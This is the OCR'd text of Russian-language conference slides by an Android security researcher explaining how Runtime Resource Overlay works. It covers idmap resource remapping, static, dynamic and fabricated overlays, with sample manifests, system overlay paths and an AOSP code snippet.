Алёна Склярова
Исследователь безопасности

Защищаем ресурсы Android-приложений с Runtime Resource Overlay

Mobius
2025 Autumn

Алёна Склярова

- Исследователь безопасности Android
- Реверс-инженер
- Багхантер

in/askliarova

Nalen98

1

Принцип работы ARRO

2

Виды оверлеев ресурсов

3

Обфусцируем ресурсы приложения с self-targeting overlay

4

Сценарии оверлейных атак на мобильные приложения

5

Запрещаем установку своего приложения

6

Удаляем свое приложение без взаимодействия с пользователем

1

Принцип работы ARRO

2

Виды оверлеев ресурсов

3

Обфусцируем ресурсы приложения с self-targeting overlay

4

Сценарии оверлейных атак на мобильные приложения

5

Запрещаем установку своего приложения


6

Удаляем свое приложение без взаимодействия с пользователем

1

Принцип работы ARRO


Принцип работы ARRO



Принцип работы ARRO

strings.xml

```xml
<resources>
    <string name="app_name">HelloWorldApp</string>
    <string name="mystring">Hi!</string>
</resources>
```



Принцип работы ARRO

R.string.mystring


"Hi"

→

0x7ff1009e

resource id

Принцип работы ARRO



Принцип работы ARRO

R.string.mystring

resource id

0x7ff1009e

→

@idmap


↓

```
Mapping:
    0x7f11009e -> string "XXXMaze" (string/mystring)
```

↓


"XXXMaze"

Принцип работы ARRO



Принцип работы ARRO

Повторная компиляция приложения не нужна



1

Принцип работы ARRO

2

Виды оверлеев ресурсов

3

Обфусцируем ресурсы приложения с self-targeting overlay

4

Сценарии оверлейных атак на мобильные приложения

5

Запрещаем установку своего приложения

6

Удаляем свое приложение без взаимодействия с пользователем

2

Виды оверлеев ресурсов

Виды оверлеев ресурсов

Static RRO

объявляется в манифесте и больше не изменяется

Статический оверлей

device/google/felix/rro_overlays/WifiOverlay/AndroidManifest.xml

```
<!-- Pixel specific wifi overlays -->
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.android.wifi.resources.pixel"
    android:versionCode="1"
    android:versionName="1.0">
    <application android:hasCode="false" />
    <overlay
      android:targetPackage="com.android.wifi.resources"
      android:targetName="WifiCustomization"
      android:isStatic="true"
      android:priority="0"/>
</manifest>
```

Виды оверлеев ресурсов


Static RRO

объявляется в манифесте и больше не изменяется

Dynamic RRO

создается прямо на лету

Dynamic RRO


Application Process
resources.arsc
0x7ff1009e
system_server
OverlayManagerService
idmap2d service
Application Process 2
resources.arsc
0x7ff00034
RRO idmap
idmap file
frro file
0x7ff00034
0x7ff1009e

Источники оверлеев

Application (APK)

Создается, чтобы перекрывать ресурсы другого приложения

Системные оверлеи

```
/system_ext/priv-app/EuiccGoogleOverlay/EuiccGoogleOverlay.apk
/product/overlay/NotesRoleEnabled/NotesRoleEnabledOverlay.apk
/product/overlay/NfcOverlayCommon.apk
/product/overlay/SystemUIGXOverlay.apk
/product/overlay/MediaProviderOverlay/MediaProviderOverlay.apk
/product/overlay/TransparentNavigationBar/TransparentNavigationBarOverlay.apk
/product/overlay/DisplayCutoutEmulationHole/DisplayCutoutEmulationHoleOverlay.apk
/product/overlay/SettingsOverlayGVU6C.apk
/product/overlay/SettingsGoogleFuturePantherOverlay.apk
/product/overlay/WildlifeSettingsVpnOverlay2022.apk
/product/overlay/PixelTetheringOverlay2021.apk
/product/overlay/AvatarPickerPixelOverlay.apk
/product/overlay/WildlifeSysuiVpnOverlay2022.apk
/product/overlay/CellBroadcastReceiverOverlay/CellBroadcastReceiverOverlay.apk
/product/overlay/FontNotoSerifSource/FontNotoSerifSourceOverlay.apk
/product/overlay/DisplayCutoutEmulationDouble/DisplayCutoutEmulationDoubleOverlay.apk
/product/overlay/GoogleConfigOverlay.apk
/product/overlay/TrafficLightFaceOverlay.apk
/product/overlay/PixelBatteryHealthOverlay.apk
/product/overlay/DisplayCutoutEmulationTall/DisplayCutoutEmulationTallOverlay.apk
/product/overlay/PixelConfigOverlay2018.apk
/product/overlay/GoogleWebViewOverlay.apk
```

Источники оверлеев

Application (APK)

Создается, чтобы перекрывать ресурсы другого приложения

Фабрикованный оверлей

Может перекрывать ресурсы как других приложений, так и самого себя (self-targeting overlay)

Фабрикованный оверлей

```
panther:/data/resource-cache # ls -a | grep frro
com.android.systemui-accent-vuZR.frro
com.android.systemui-dynamic-cREG.frro
com.android.systemui-neutral-tF8Z.frro
```

Фабрикованный оверлей

frameworks/base/packages/SystemUI/src/com/android/systemui/theme/ThemeOverlayController.java

```java
@VisibleForTesting
protected FabricatedOverlay newFabricatedOverlay(String name) {
    return new FabricatedOverlay.Builder("com.android.systemui", name, "android").build();
}
```

